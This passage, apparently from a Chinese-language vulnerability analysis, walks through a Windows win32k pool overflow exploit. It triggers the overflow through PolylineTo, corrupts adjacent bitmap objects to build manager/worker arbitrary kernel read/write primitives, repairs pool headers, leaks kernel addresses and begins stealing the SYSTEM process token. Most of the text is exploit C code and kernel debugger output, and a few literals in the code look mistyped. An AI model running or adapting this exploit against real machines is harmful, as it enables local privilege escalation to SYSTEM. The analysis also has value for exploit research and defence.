    ULONG64 Tid;
} BASEOBJECT64; // sizeof = 0x18

```

有关这个头部结构的介绍可以参考 [ReactOS wiki](#) ,
在它后面的是 [surface object](#)。

```
typedef struct {
    ULONG64 dhsurf; // 0x00
    ULONG64 hsurf; // 0x08
    ULONG64 dhpdev; // 0x10
    ULONG64 hdev; // 0x18
    SIZE_L sIzlBitmap; // 0x20
    ULONG64 cjBits; // 0x28
    ULONG64 pvBits; // 0x30
    ULONG64 pvScan0; // 0x38
    ULONG32 lDelta; // 0x40
    ULONG32 iUniq; // 0x44
    ULONG32 iBitmapFormat; // 0x48
    USHORT iType; // 0x4C
    USHORT fjBitmap; // 0x4E
} SURFOBJ64; // sizeof = 0x50
```

其中 sIzlBitmap、pvScan0、hdev 是我们主要关注的成员变量，sIzlBitmap 存放 bitmap 的宽度和高度，pvScan0 是一个指向 bitmap 数据的指针（第一条扫描线），hdev 是指向设备句柄的指针。

我们主要的目标是通过溢出覆盖到 sIzlBitmap 和 pvScan0，这样 SetBitmapBits/GetBitmapBits 函数就会对 pvScan0 指向的地址读写 sIzlBitmap 长度的数据。如果能够控制溢出的数据，把 pvScan0 覆盖成我们指定的地址，那么就可以用如下方式达到任意地址写：

设置第一个 bitmap 对象的 pvScan0 为第二个 bitmap 对象 pvScan0 的地址。

把第一个 bitmap 对象当作一个管理器，把第二个 bitmap 对象的 pvScan0 设置成任何我们想要的地址。

第二个 bitmap 对象充当实际的操作者，对我们设定的地址进行读写操作。

在这个漏洞的场景中，溢出部分的数据并不完全受到我们控制，但是可以间接影响到覆盖部分的数据，流程如下：

通过溢出覆盖相邻的 bitmap 对象的 sIzlBitmap 成员变量。

让可操作数据长度扩展了的 bitmap 对象覆盖另一个 bitmap 对象的 pvScan0。

利用第二个 bitmap 读写设定的地址。


现在我们来分析一下如何把数据覆盖到目标位置，看一下把 points 结构复制到池内存中的函数 addEdgeToGet：

```
mov     [rsp+arg_18], rdi
push    r14
push    r15
mov     r11d, [r9+4]
mov     r10d, [r8+4]
xor     esi, esi
mov     ebp, r11d
mov     r15, rdx
mov     r14, rcx
sub     ebp, r10d
js      loc_FFFF97FFF0848CB
```


```
mov     r8d, [r8]
mov     ebx, [r9]
mov     eax, r11d
mov     dword ptr [rdx+28h], 1
```

```
loc_FFFF97FFF0848CB:
mov     ebx, [r8]
mov     r8d, [r9]
mov     eax, r10d
mov     dword ptr [rdx+28h], 0FFFFFFFh
neg     ebp
mov     r10d, r11d
jmp     loc_FFFF97FFF0847C4
```

r11 寄存器和 r10 寄存器分别存放了当前 point.y [r9+4] 和前一个 point.y [r8+4]，
如果当前 point.y 小于前一个 point.y 就会把目标缓冲区 rdx+0x28 地址处写成 0xffffffff，
否则就写成 1。这里可以假设它是为了判断当前 point.y 是不是和前一个 point.y 保持同一个方向。



接着会检查前一个 point.y 是否小于 $[r9+0xc] = 0x1f0$ ，如果小于的话，当前 point 就会被复制到目标缓冲区，如果没有，就跳过当前 point。这里还有一点是 point.y 的值会左移1位，如果原来赋值是 1，那么这里就是 0x10。



和之前的检查一样，这里对 point.x 的处理也是让当前 point.x 减去前一个 point.x，如果小于或等于的话，就会把目标缓冲区 $[r15+0x24]$ 地址处赋值为 0x1。而 points 结构的大小为 0x30 字节，那么我们用 $[rdx+0x28]$ 覆盖到 sizlBitmap 的同时，还会因为 $[r15+0x24]$ 把 hdev 的值设置为1。

按照以上规则计算偏移后修改代码如下：

```

static POINT points[0x3fe01];
for (int l = 0; l < 0x3FE00; l++) {
    points[l].x = 0x5alf;
    points[l].y = 0x5alf;
}
  
```

```

}
points[2].y = 20; //0x14 < 0x1f
points[0x3FE00].x = 0x4a1f;
points[0x3FE00].y = 0x6a1f;

```

这里 points[2].y 设置成 0x14，那么在第二个检查中 y 的值为 0x14 << 1 = 0x140 就会小于 0x1f0，然后会将当前 point 复制到目标缓冲区。

```

for (int j = 0; j < 0x156; j++) {
    if (j > 0x1F && points[2].y != 0x5a1f) {
        points[2].y = 0x5a1f;
    }
    if (!PolylineTo(hMemDC, points, 0x3FE01)) {
        fprintf(stderr, "[!] PolylineTo() Failed: %x\r\n", GetLastError());
    }
}

```

这里主要到循环中有个判断当循环次数大于 0x1f 时就把 points[2].y 的值设置回来，让后面的 points 不再被复制到目标缓冲区，因为前面 0x20 次循环已经足够覆盖到下一个 bitmap 了。

我们用调试器更具体的看一下，先设置 bFill+0x38c 的断点，确定 palloc 分配的 0x60 大小 chunk 的地址。

```

kd> ba e1 win32k!bFill+38c
kd> g
Breakpoint 0 hit
win32k!bFill+0x38c:
ffff960`0039abcc 4c8bf0          mov     r14,rax
kd> r
rax=ffff901716d2fb0 rbx=ffffd000559c7970 rcx=ffff800e38c4c98
rdx=0000000000000066 rsi=ffffd000559c7970 rdi=ffffd000559c7834
rip=ffff9600039abcc rsp=ffffd000559c6ae0 rbp=ffffd000559c7250
r8=0000000000000060 r9=ffff90000002000 r10=0000000000000080
r11=ffffd000559c6a50 r12=ffffd000559c7360 r13=ffffd000559c7360
r14=ffffd000559c7970 r15=ffff9600036b9a4
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00
win32k!bFill+0x38c:
ffff960`0039abcc 4c8bf0          mov     r14,rax
kd> !pool rax
Pool page fffff901716d2fb0 region is Paged session pool
fffff901716d2000 size:   bc0 previous size:    0 (Allocated) Gh04
fffff901716d2bc0 size:   3c0 previous size:   bc0 (Allocated) Gh05
fffff901716d2f80 size:    20 previous size:   3c0 (Free)      Free
*fffff901716d2fa0 size:    60 previous size:    20 (Allocated) *Gedg
Pooltag Gedg : GDITAG_EDGE, Binary : win32k!bFill

```

然后再设置一个 AddEdgeToGET+0x142 位置处的断点，这个位置是每成功复制一次 points 对象，目标缓冲区的地址 +0x30，开始下一次复制，可以看到 vulnerable object 的地址是 fffff901716d2fb0，那么就是从 fb0 处开始复制，继续运行。

```

kd> ba e1 win32k!AddEdgeToGET+142
kd> g
Breakpoint 1 hit
win32k!AddEdgeToGET+0x142:
fffff960`002408c2 498d4730      lea      rax,[r15+30h]
kd> p 8
win32k!AddEdgeToGET+0x146:
fffff960`002408c6 e948ffffff      jmp      win32k!AddEdgeToGET+0x
win32k!AddEdgeToGET+0x93:
fffff960`00240813 488b5c2418      mov      rbx,qword ptr [rsp+18h
win32k!AddEdgeToGET+0x98:
fffff960`00240818 488b6c2420      mov      rbp,qword ptr [rsp+20h
win32k!AddEdgeToGET+0x9d:
fffff960`0024081d 488b742428      mov      rsi,qword ptr [rsp+28h
win32k!AddEdgeToGET+0xa2:
fffff960`00240822 488b7c2430      mov      rdi,qword ptr [rsp+30h
win32k!AddEdgeToGET+0xa7:
fffff960`00240827 415f           pop      r15
win32k!AddEdgeToGET+0xa9:
fffff960`00240829 415e           pop      r14
win32k!AddEdgeToGET+0xab:
fffff960`0024082b c3             ret
kd> r
rax=fffff901716d2fe0 rbx=fffff901407de028 rcx=000000007fffffff
rdx=0000000000000000 rsi=fffffd000559c6b98 rdi=fffff901407de048
rip=fffff9600024082b rsp=fffffd000559c6a78 rbp=fffff901407de040
r8=0000000000000000 r9=0000000000000000 r10=0000000000000000
r11=0000000000000000 r12=fffff901407de040 r13=fffffd000559c6be8
r14=fffff901407defd0 r15=fffff901716d2fb0
iopl=0         nv up ei ng nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
win32k!AddEdgeToGET+0xab:
fffff960`0024082b c3             ret
kd> dd r12
fffff901`407de040  00000000 00000000 0005a1f0 0005a1f0
fffff901`407de050  0005a1f0 0005a1f0 0005a1f0 00000140


```

这里注意到 points 对象的第一个点的 x 和 y 均为 0，猜测默认第零点为原点，然后开始对我们设置的第一个点进行检查，由于前一个点为 (0, 0)，y = 0 小于 0x1f0，第一个点会复制到缓冲区，目标缓冲区地址 +0x30。但是到了第二个点，points[1].y 或者 points[0].y 都大于 0x1f0，这个点会被跳过。接着到了第三个点，points[3].y = 0x140，它是小于 0x1f0 所以 points[3] 会被复制到目标缓冲区，再看下这段代码：

```

sub     ebp, r10d
js      loc_FFFF97FFF0848CB

```



其实可以发现，在检查 y 是否小于 0x1f0 时，y 的值是前一个 points.y 和当前 points.y 中较小的那一个，所以 points[3] 也会被复制到缓冲区。

由此可以知道第一次调用的 polylineto 函数使目标缓冲区往后增加了 0x90 的偏移，之后的 0x1f 次循环都会增加 2 * 0x30 的偏移。

$0xfb0 + 0x90 + 2 * 0x30 * 0x1f = 0x1be0$

但是看看 bitmap 对象在内存中的位置

```
bc0: pool header 0x10
bd0: base object 0x18
be8: ... 0x20
c08: sizlBitmap
```


还差一个 points，这时在调试器中查看内存发现 points 数组末尾还会检查一次 (0, 0)，那么 0x1be0 + 0x30 = 0x1c10 刚好可以覆盖到 sizlBitmap。

```
kd> bc 1
kd> ba e1 win32k!AddEdgeToGET+142 41
kd> g
Breakpoint 1 hit
win32k!AddEdgeToGET+0x142:
fffff960`002408c2 498d4730          lea      rax,[r15+30h]
kd> p 8
win32k!AddEdgeToGET+0x146:
fffff960`002408c6 498d4730          lea      rax,[r15+30h]
kd> r
rax=fffff901716d3c10 rbx=fffff9017097c028 rcx=0000000000000000
rdx=0000000000000000 rsi=fffffd000559c6b98 rdi=fffff9017097cac8
rip=fffff9600024082b rsp=fffffd000559c6a78 rbp=fffff9017097cac0
r8=0000000000000000 r9=0000000000000000 r10=0000000000000000
r11=0000000000000000 r12=fffff901407de040 r13=fffffd000559c6be8
r14=fffff9017097cac8 r15=fffff901716d3be0
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
win32k!AddEdgeToGET+0xab:
fffff960`0024082b c3              ret
kd> dd rdi-20
fffff901`7097caa8 0005a1f0 0005a1f0 0005a1f0 0005a1f0
fffff901`7097cab8 0005a1f0 0005a1f0 0004a1f0 0006a1f0
fffff901`7097cac8 00000000 00000000 00000000 00000000
fffff901`7097cad8 00000000 00000000 00000000 00000000
fffff901`7097cae8 00000000 00000000 00000000 00000000
fffff901`7097caf8 00000000 00000000 00000000 00000000
fffff901`7097cb08 00000000 00000000 00000000 00000000
fffff901`7097cb18 00000000 00000000 00000000 00000000
kd> dd r15-20
fffff901`716d3bc0 00000014 ffffffff 00000000 005a0b00
fffff901`716d3bd0 00000000 00000001 00000001 00000000
fffff901`716d3be0 716d2fb0 fffff901 0000001f 00000000
fffff901`716d3bf0 00000000 ffffffff 004a1f00 006a1f00
fffff901`716d3c00 00000000 00000001 ffffffff 00000001
fffff901`716d3c10 00000148 00000000 716d3e30 fffff901
fffff901`716d3c20 716d3e30 fffff901 00000148 00002855
fffff901`716d3c30 00000006 00010000 00000000 00000000
```

这样复制完成后 sizlBitmap 的成员属性就变成了 0xffffffff * 0x1，导致 buffer 的读写空间非常大，那么把这个 bitmap 当作 manager，它的下一页的 bitmap object 当作 worker，通过 SetBitmapBits 修改 worker 的 pvScan0 属性来设置想读写的地址。可以调用 GetBitmapBits 函数来验证下是否复制成功了，添加如下代码：

```
for (int k=0; k < 5000; k++) {
    res = GetBitmapBits(bitmaps[k], 0x1000, bits);
    if (res > 0x150) // if check succeeds we found our bitmap.
}
```

但是这里又出现问题了，如果直接添加 GetBitmapBits 代码运行会发生 crash，原因时 hdev 被覆盖成 0x1 了，正常情况下它的值为一个 Gdev device object 的指针或者为 NULL，而 crash 发生的函数 PDEVOBJ::bAllowShareAccess 会 from 被覆盖的地址 0x0000000100000000 读取值，然后判断这个值如果为 1 的话就正常返回。



幸运的是这个地址可以在用户态直接申请分配，那么用 VirtualAlloc 申请这个地址把值设置成 1 就解决了问题。

```
VOID *fake = VirtualAlloc(0x00000000100000000, 0x100, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
memset(fake, 0x1, 0x100);
```

现在我们已经能够读写一大块内存了，下一步就可以任意地址读写了，不过我们还需要修复一下堆头结构，前面我们写的 poc 程序每次运行完退出时会因为 Bad Pool Header 触发 crash，溢出破坏了堆头部结构。先用 GetBitmapbits 读取下一页的 region 对象和 bitmap 对象的头部，写入到当前页的 region 对象和 bitmap 对象头部中，然后泄露相关内核地址，计算出当前页的 region 对象地址。

```
// Get Gh04 header to fix overflown header.
static BYTE Gh04[0x10];
fprintf(stdout, "\r\nGh04 header:\r\n");
for (int i = 0; i < 0x10; i++) {
    Gh04[i] = bits[0xd8 + i];
    fprintf(stdout, "%02x", bits[0xd8 + i]);
}
// Get Gh05 header to fix overflown header.
static BYTE Gh05[0x10];
fprintf(stdout, "\r\nGh05 header:\r\n");
for (int i = 0; i < 0x10; i++) {
    Gh05[i] = bits[0xd9 + i];
    fprintf(stdout, "%02x", bits[0xd9 + i]);
}
// Address of Overflown Gh04 object header
static BYTE addr1[0x8];
fprintf(stdout, "\r\nPrevious page Gh04 (Leaked address):\r\n");
for (int j = 0; j < 0x8; j++) {
    addr1[j] = bits[0x218 + j];
    fprintf(stdout, "%02x", bits[0x218 + j]);
}
// Get pvScan0 address of second Gh05 object
static BYTE pvscan[0x08];
fprintf(stdout, "\r\npvScan0:\r\n");
for (int i = 0; i < 0x8; i++) {
    pvscan[i] = bits[0xdf8 + i];
    fprintf(stdout, "%02x", bits[0xdf8 + i]);
}
```

看下当前 bitmap 对象的 pvScan0 指向的地址：


```

kd> ba e1 win32k!bFill+38c
kd> g
Breakpoint 0 hit
win32k!bFill+0x38c:
fffff960`0037abcc 4c8bf0          mov     r14, rax
kd> !pool rax
Pool page fffff90171b2efb0 region is Paged session pool
fffff90171b2e000 size: bc0 previous size: 0 (Allocated) Gh04
fffff90171b2ebc0 size: 3c0 previous size: bc0 (Allocated) Gh05
fffff90171b2ef80 size: 20 previous size: 3c0 (Free) Free
*fffff90171b2efa0 size: 60 previous size: 20 (Allocated) *Gedg
Pooltag Gedg : GDITAG_EDGE, Binary : win32k!bFill
kd> dd fffff90171b2fbc0
fffff901`71b2fbc0 233c00bc 35306847 00000000 00000000
fffff901`71b2fbd0 01051fb8 00000000 00000000 00000000
fffff901`71b2fbe0 00000000 00000000 00000000 00000000
fffff901`71b2fbf0 01051fb8 00000000 00000000 00000000
fffff901`71b2fc00 00000000 00000000 00000052 00000001
fffff901`71b2fc10 00000148 00000000 71b2fe30 fffff901
fffff901`71b2fc20 71b2fe30 fffff901 00000148 000032f6
fffff901`71b2fc30 00000006 00010000 00000000 00000000

```

那么 Gh04 header 的偏移就是 $0x1000 - 0xe30 = 0x1d0$ ，同理，Gh05 header 的偏移为 $0x1d0 + 0xbc0 = 0xd90$ 。然后泄露内核地址的话，在 region 对象中有这样一个值：

```

kd> dq fffff901`71b2fe30+1d0
fffff901`71b30000 34306847`23bc0000 68e3e383`1c78c6b8
fffff901`71b30010 00000000`020417a5 00000000`00000000
fffff901`71b30020 00000000`00000000 00000000`00000bb0
fffff901`71b30030 00000000`00000000 fffff901`71b30740
fffff901`71b30040 fffff901`71b30040 fffff901`71b30040
fffff901`71b30050 00000000`00000a10 fffff901`71b30270
fffff901`71b30060 00000049`00000730 00000001`00000001
fffff901`71b30070 00000078`00000078 80000000`00000000

```

这个值为这个值的地址本身，且在 region 对象 +0x30 偏移处，那么就可以计算出当前 Gh04 对象的地址，然后把这个地址最低位字节置零，倒数第二位减去 0x10 回到上一页的起始位置：

```

addr1[0x0] = 0;
int u = addr1[0x1];
u = u - 0x10;
addr1[1] = u;

```

同理也可以计算出 Gd05 对象的地址：

```

addr1[0] = 0xc0;
int y = addr1[1];
y = y + 0xb;
addr1[1] = y;

```

然后用 manager bitmap 对象调用 SetBitmapBits 修改 worker 的 pvScan0 为 region 对象的地址，再用 worker 调用 SetBitmapBits 将正确的 Pool Header 写回去，Bitmap 对象同理。

```

void SetAddress(BYTE* address) {
    for (int i = 0; i < sizeof(address); i++) {
        bits[0xdf0 + i] = address[i];
    }
    SetBitmapBits(hManager, 0x1000, bits);
}

void WriteToAddress(BYTE* data) {
    SetBitmapBits(hWorker, sizeof(data), data);
}

SetAddress(addr1);
WriteToAddress(Gh04);

```

Stealing SYSTEM Process Token

接下来就是最后一部分操作了，一些资料里已经详细说明了如何替换 System Token 实现提权的方法，这里也简单描述一下。ntoskrnl 中的 PsInitialSystemProcess 存储了 SYSTEM 进程的 EPROCESS 地址，这里使用 EnumDeviceDrivers 来获取 ntoskrnl 的基址，另外也可以通过 NtQuerySystemInformation(11) 来获取 ntoskrnl 的基址。

```

// Get base of ntoskrnl.exe
ULONG64 GetNTOsBase()
{
    ULONG64 Bases[0x1000];
    DWORD needed = 0;
    ULONG64 krnlbase = 0;
    if (EnumDeviceDrivers((LPVOID *)&Bases, sizeof(Bases), &needed)) {
        krnlbase = Bases[0];
    }
    return krnlbase;
}

// Get EPROCESS for System process
ULONG64 PsInitialSystemProcess()
{
    // load ntoskrnl.exe
    ULONG64 ntos = (ULONG64)LoadLibrary("ntoskrnl.exe");
    // get address of exported PsInitialSystemProcess variable
    ULONG64 addr = (ULONG64)GetProcAddress((HMODULE)ntos, "PsInitialSystemProcess");
    FreeLibrary((HMODULE)ntos);
    ULONG64 res = 0;
    ULONG64 ntOsBase = GetNTOsBase();
    // subtract addr from ntos to get PsInitialSystemProcess offset from base
    if (ntOsBase) {
        ReadFromAddress(addr - ntos + ntOsBase, (BYTE *)&res, sizeof(ULONG64));
    }
    return res;
}

```

获取到 SYSTEM 进程的 EPROCESS 地址后就可以读取其中的 ActiveProcessLinks 属性地址，它是一个存放所有进程 EPROCESS 地址的双向链表，通过遍历它来得到当前进程的 EPROCESS 地址。

```

//dt nt!_EPROCESS UniqueProcessID ActiveProcessLinks Token
typedef struct
{
    DWORD UniqueProcessIdOffset;
    DWORD TokenOffset;
} VersionSpecificConfig;

